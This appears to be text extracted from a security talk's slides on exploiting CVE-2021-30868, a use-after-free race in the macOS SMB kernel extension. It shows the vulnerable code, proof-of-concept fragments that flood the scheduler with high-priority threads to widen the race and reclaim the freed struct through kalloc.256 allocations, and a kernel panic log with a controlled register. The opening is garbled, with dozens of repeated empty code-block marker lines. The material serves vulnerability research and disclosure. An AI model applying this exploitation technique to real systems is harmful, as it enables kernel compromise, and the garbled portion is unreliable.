4591 >>> processor_set_t       pset;
4592
4593 >>> assert((thread->state & (TH_RUN | TH_WAIT | TH_UNINT | TH_TERMINATE | TH_TERMINATE2)) == TH_RUN);
4594 >>> assert(thread->rung == PROCESSOR_NULL);
4595
4596 >>> /**
4597 >>> | *-- Update priority if needed.
4598 >>> | */
4599 >>> if (SCHED(can_update_priority)(thread)) {
4600 >>> >>> SCHED(update_priority)(thread);
4601 >>> }
4602
4603 >>> thread->sfi_class = sfi_thread_classify(thread);
4604
4605 >>> assert(thread->rung == PROCESSOR_NULL);
4606 >>> return KERN_SUCCESS;
4607 >>> //-----[END_OF_CODE_BLOCK]-----|
4608 >>> //-----[START_OF_CODE_BLOCK]-----|
4609 >>> //-----[END_OF_CODE_BLOCK]-----|
4610 >>> //-----[START_OF_CODE_BLOCK]-----|
4611 >>> //-----[END_OF_CODE_BLOCK]-----|
4612 >>> //-----[START_OF_CODE_BLOCK]-----|
4613 >>> //-----[END_OF_CODE_BLOCK]-----|
4614 >>> //-----[START_OF_CODE_BLOCK]-----|
4615 >>> //-----[END_OF_CODE_BLOCK]-----|
4616 >>> //-----[START_OF_CODE_BLOCK]-----|
4617 >>> //-----[END_OF_CODE_BLOCK]-----|
4618 >>> //-----[START_OF_CODE_BLOCK]-----|
4619 >>> //-----[END_OF_CODE_BLOCK]-----|
4620 >>> //-----[START_OF_CODE_BLOCK]-----|
4621 >>> //-----[END_OF_CODE_BLOCK]-----|
4622 >>> //-----[START_OF_CODE_BLOCK]-----|
4623 >>> //-----[END_OF_CODE_BLOCK]-----|
4624 >>> //-----[START_OF_CODE_BLOCK]-----|
4625 >>> //-----[END_OF_CODE_BLOCK]-----|
4626 >>> //-----[START_OF_CODE_BLOCK]-----|
4627 >>> //-----[END_OF_CODE_BLOCK]-----|
4628 >>> //-----[START_OF_CODE_BLOCK]-----|
4629 >>> //-----[END_OF_CODE_BLOCK]-----|
4630 >>> //-----[START_OF_CODE_BLOCK]-----|
4631 >>> //-----[END_OF_CODE_BLOCK]-----|
4632 >>> //-----[START_OF_CODE_BLOCK]-----|
4633 >>> //-----[END_OF_CODE_BLOCK]-----|
4634 >>> //-----[START_OF_CODE_BLOCK]-----|
4635 >>> //-----[END_OF_CODE_BLOCK]-----|
4636 >>> //-----[START_OF_CODE_BLOCK]-----|
4637 >>> //-----[END_OF_CODE_BLOCK]-----|
4638 >>> //-----[START_OF_CODE_BLOCK]-----|
4639 >>> //-----[END_OF_CODE_BLOCK]-----|
4640 >>> //-----[START_OF_CODE_BLOCK]-----|
4641 >>> //-----[END_OF_CODE_BLOCK]-----|
4642 >>> //-----[START_OF_CODE_BLOCK]-----|
4643 >>> //-----[END_OF_CODE_BLOCK]-----|
4644 >>> //-----[START_OF_CODE_BLOCK]-----|
4645 >>> //-----[END_OF_CODE_BLOCK]-----|
4646 >>> //-----[START_OF_CODE_BLOCK]-----|
4647 >>> //-----[END_OF_CODE_BLOCK]-----|
4648 >>> //-----[START_OF_CODE_BLOCK]-----|
4649 >>> //-----[END_OF_CODE_BLOCK]-----|
4650 >>> //-----[START_OF_CODE_BLOCK]-----|
4651 >>> //-----[END_OF_CODE_BLOCK]-----|
4652 >>> //-----[START_OF_CODE_BLOCK]-----|
4653 >>> //-----[END_OF_CODE_BLOCK]-----|
4654 >>> //-----[START_OF_CODE_BLOCK]-----|
4655 >>> //-----[END_OF_CODE_BLOCK]-----|
4656 >>> //-----[START_OF_CODE_BLOCK]-----|
4657 >>> //-----[END_OF_CODE_BLOCK]-----|
4658 >>> //-----[START_OF_CODE_BLOCK]-----|
4659 >>> //-----[END_OF_CODE_BLOCK]-----|
4660 >>> //-----[START_OF_CODE_BLOCK]-----|
4661 >>> //-----[END_OF_CODE_BLOCK]-----|
4662 >>> //-----[START_OF_CODE_BLOCK]-----|
4663 >>> //-----[END_OF_CODE_BLOCK]-----|
4664 >>> //-----[START_OF_CODE_BLOCK]-----|
4665 >>> //-----[END_OF_CODE_BLOCK]-----|
4666 >>> //-----[START_OF_CODE_BLOCK]-----|
4667 >>> //-----[END_OF_CODE_BLOCK]-----|
4668 >>> //-----[START_OF_CODE_BLOCK]-----|
4669 >>> //-----[END_OF_CODE_BLOCK]-----|
4670 >>> //-----[START_OF_CODE_BLOCK]-----|
4671 >>> //-----[END_OF_CODE_BLOCK]-----|
4672 >>> //-----[START_OF_CODE_BLOCK]-----|
4673 >>> //-----[END_OF_CODE_BLOCK]-----|
4674 >>> //-----[START_OF_CODE_BLOCK]-----|
4675 >>> //-----[END_OF_CODE_BLOCK]-----|
4676 >>> //-----[START_OF_CODE_BLOCK]-----|
4677 >>> //-----[END_OF_CODE_BLOCK]-----|
4678 >>> //-----[START_OF_CODE_BLOCK]-----|
4679 >>> //-----[END_OF_CODE_BLOCK]-----|
4680 >>> //-----[START_OF_CODE_BLOCK]-----|
4681 >>> //-----[END_OF_CODE_BLOCK]-----|
4682 >>> //-----[START_OF_CODE_BLOCK]-----|
4683 >>> //-----[END_OF_CODE_BLOCK]-----|
4684 >>> //-----[START_OF_CODE_BLOCK]-----|
4685 >>> //-----[END_OF_CODE_BLOCK]-----|
1685 [1]
```

The root cause of the vulnerability

```
525     SMB_IOD_FLAGSLOCK(iod);
526     if (!(iod->iod_flags & SMBIOD_READ_THREAD_RUNNING)) {
527         SMBIODEBUG("Starting read thread\n");
528         result = kernel_thread_start((thread_continue_t)smb_iod_read_thread,
529                                     iod, &thread);
530         if (result != KERN_SUCCESS) {
531             /* Should never happen */
532             SMB_IOD_FLAGSUNLOCK(iod);
533             SMBERROR("can't start read thread. result = %d\n", result);
534             error = ENOTCONN;
535             goto errorOut;
536         }
537         else {
538             thread_deallocate(thread);
539         }
540     }
541     SMB_IOD_FLAGSUNLOCK(iod);
542
543     /* We only bind when doing a NetBIOS connection */
544     if (sessionp->session_saddr->sa_family == AF_NETBIOS) {
545         error = SMB_TRAN_BIND(sessionp, sessionp->session_laddr);
546         if (error) {
547             goto errorOut;
548         }
549         SMBIODEBUG("tbind\n");
550     }
551
552     error = SMB_TRAN_CONNECT(sessionp, sessionp->session_saddr);
553     if (error == 0) {
554         iod->iod_state = SMBIOD_ST_TRANACTIVE;
555         SMBIODEBUG("tconnect\n");
556
557         /* Wake up the read thread */
558         smb_iod_wakeup(iod);
559
560         error = smb_smb_negotiate(sessionp, user_context, FALSE, iod->iod_context);
561     }
562     if (error) {
563         goto errorOut;
564     }
565     iod->iod_state = SMBIOD_ST_NEGOACTIVE;
566     SMBIODEBUG("completed\n");
567     smb_iod_invrq(iod);
568     return 0;
569
570 errorOut:
571     smb_iod_dead(iod, 0);
572     return error;
573 }
```

```
307     /*
308      * Wait for read thread to exit
309      */
310     SMB_IOD_FLAGSLOCK(iod);
311     for (;;) {
312         if (!(iod->iod_flags & SMBIOD_READ_THREAD_RUNNING)) {
313             SMB_IOD_FLAGSUNLOCK(iod);
314             break;
315         }
316
317         /* Tell read thread to exit */
318         iod->iod_flags |= SMBIOD_READ_THREAD_STOP;
319         wakeup(&(iod->iod_flags));
320
321         msleep(iod, SMB_IOD_FLAGSLOCKPTR(iod), PWAIT,
322                "iod-wait-read-exit", 0);
323     }
324
325     /* This will free the tcp transport! */
326     SMB_TRAN_DONE(sessionp);
327 }
```

```
2920 static void
2921 smb_iod_read_thread(void *arg)
2922 {
2923     struct smbioid *iod = arg;
2924
2925     /*
2926      * This thread does all the reading on the socket
2927      */
2928
2929     SMB_IOD_FLAGSLOCK(iod);
2930     iod->iod_flags |= SMBIOD_READ_THREAD_RUNNING;
2931     wakeup(iod);
2932     SMB_IOD_FLAGSUNLOCK(iod);
```

smb_iod.c

The limitation of this bug

- The time frame between the free `smbiod` struct and the `smb_iod_read_thread` wake up is **very short**.
- There are **no other code path** to make `smb_iod_read_thread` wait at `SMB_IOD_LOCKS(iod)`.



4. CVE-2021-30868 Exploitation

Operating System 101

- Most modern OS support **3 common scheduler algorithms**:
 - First-Come, First-Served (FCFS).
 - Priority Scheduling.
 - Round-Robin.
- **pthread** is a library writing multi-thread program in C which helps to create a thread in **FIFO queue or RR (Round-Robin) queue**.


```
256     pthread_attr_init (&tattr);
257     pthread_attr_getschedparam (&tattr, &param);
258     param.sched_priority = sched_get_priority_max(SCHED_FIFO);
259     // status = pthread_attr_setschedpolicy(&tattr, SCHED_FIFO);
260     // printf("pthread_attr_setschedpolicy: %d\n", status);
261     status = pthread_attr_setschedparam(&tattr, &param);
262     printf("pthread_attr_setschedparam: %d\n", status);
```

What if I create a lot of
high priority
threads/processes while
running the PoC ?



OS Scheduler Abuse

Scheduler Queue



OS Scheduler Abuse

```
252     pthread_attr_init (&tattr);
253     pthread_attr_getschedparam (&tattr, &param);
254     param.sched_priority = sched_get_priority_max(SCHED_FIFO);
255     status = pthread_attr_setschedparam(&tattr, &param);
256     printf("pthread_attr_setschedparam: %d\n", status);
257
258     pthread_create(&thread1, &tattr, thread_race_1, (void **)args);
259
260     usleep(500);
261
262     for(int i = 0 ; i < 32; i++){
263         // spam 32 dummy threads with high priority
264         pthread_create(&thread3, &tattr, dummy_thread, NULL);
265     }
```

Reclaiming freed smbiод struct

```
733 static int
734 smb2_mc_update_info_with_ip(
735     struct complete_nic_info_entry* nic_info,
736     struct network_nic_info *new_info)
737 {
738     /* No need to add new existing IP */
739     if (smb2_mc_is_ip_belongs_to_interface(nic_info, &new_info->addr))
740         return 0;
741
742     /* Make sure the params are the same */
743     struct sock_addr_entry* new_addr;
744     SMB_MALLOC(new_addr, struct sock_addr_entry*, sizeof(struct sock_addr_entry), M_NSMBDEV, M_WAITOK | M_ZERO);
745     if (new_addr == NULL) {
746         SMBERROR("failed to allocate struct sock_addr_entry!");
747         return ENOMEM;
748     }
749
750     SMB_MALLOC(new_addr->addr, struct sockaddr *, new_info->addr.sa_len, M_NSMBDEV, M_WAITOK | M_ZERO);
751     if (new_addr->addr == NULL) {
752         SMB_FREE(new_addr, M_NSMBDEV);
753         SMBERROR("failed to allocate struct sockaddr!");
754         return ENOMEM;
755     }
756     memcpy((void*) new_addr->addr, (void*) &new_info->addr, new_info->addr.sa_len);
757
758     if (new_info->addr.sa_family == AF_INET) {
759         nic_info->nic_ip_types |= SMB2_MC_IPV4;
760     } else {
761         nic_info->nic_ip_types |= SMB2_MC_IPV6;
762     }
763
764     TAILQ_INSERT_HEAD(&nic_info->addr_list, new_addr, next); → Push new_addr into linked-list
765
766     return 0;
767 }
```

- smbiод is allocated in **kext.kalloc.256**.
- **SMBIOC_UPDATE_CLIENT _INTERFACES** command allocates many chunks in **kext.kalloc.256** and saves them into a **linked-list**.

Putting those ideas together...

```
252     pthread_attr_init (&tattr);
253     pthread_attr_getschedparam (&tattr, &param);
254     param.sched_priority = sched_get_priority_max(SCHED_FIFO);
255     status = pthread_attr_setschedparam(&tattr, &param);
256     printf("pthread_attr_setschedparam: %d\n", status);
257
258     pthread_create(&thread1, &tattr, thread_race_1, (void **)args);
259
260     usleep(500);
261
262 ~    for(int i = 0 ; i < 32; i++){
263         // spam 32 dummy threads with high priority
264         pthread_create(&thread3, &tattr, dummy_thread, NULL);
265     }
266
267     pthread_create(&thread2, &tattr, thread_reclaim, (void **)args);
268
269     pthread_join(thread1, NULL);
270     pthread_join(thread2, NULL);
```

5. Demo

Demo



not

Problem Details and System Configuration

```
panic(cpu 2 caller 0xfffffff80137ee1e6): Kernel trap at 0xffffffff7fb48b1aae, type 13=general protection
CR0: 0x000000008001003b, CR2: 0x0000700015d26ff8, CR3: 0x0000000027763000, CR4: 0x00000000003626e0
RAX: 0x0000000000000000, RBX: 0xffffffff9397ecdd04, RCX: 0xffffffff8013c5b5b0, RDX: 0xffffffff801440a380
RSP: 0xffffffffa0bd64bef0, RBP: 0xffffffffa0bd64bfa0, RSI: 0xf5f5f5f86e3b03170, RDI: 0x0000000000000000
R8: 0x0000000000000002, R9: 0x00000000000989680, R10: 0xf5f5f5fa09a96a158, R11: 0xffffffff86e3b03120
R12: 0x0000000000000000, R13: 0x4343434343434343, R14: 0xffffffffa0bd64bf68, R15: 0xffffffff9397ecdd00
RFL: 0x0000000000010246, RIP: 0xffffffff7fb48b1aae, CS: 0x0000000000000008, SS: 0x0000000000000010
Fault CR2: 0x0000700015d26ff8, Error code: 0x0000000000000000, Fault CPU: 0x2, PL: 0, VF: 0
```

Backtrace (CPU 2), Frame : Return Address

```
0xffffffff80135571e0 : 0xffffffff80136bab4d
0xffffffff8013557230 : 0xffffffff80137fd7e3
0xffffffff8013557270 : 0xffffffff80137fd7e3
```



MacBook Pro

6. Q&A

Thank you!

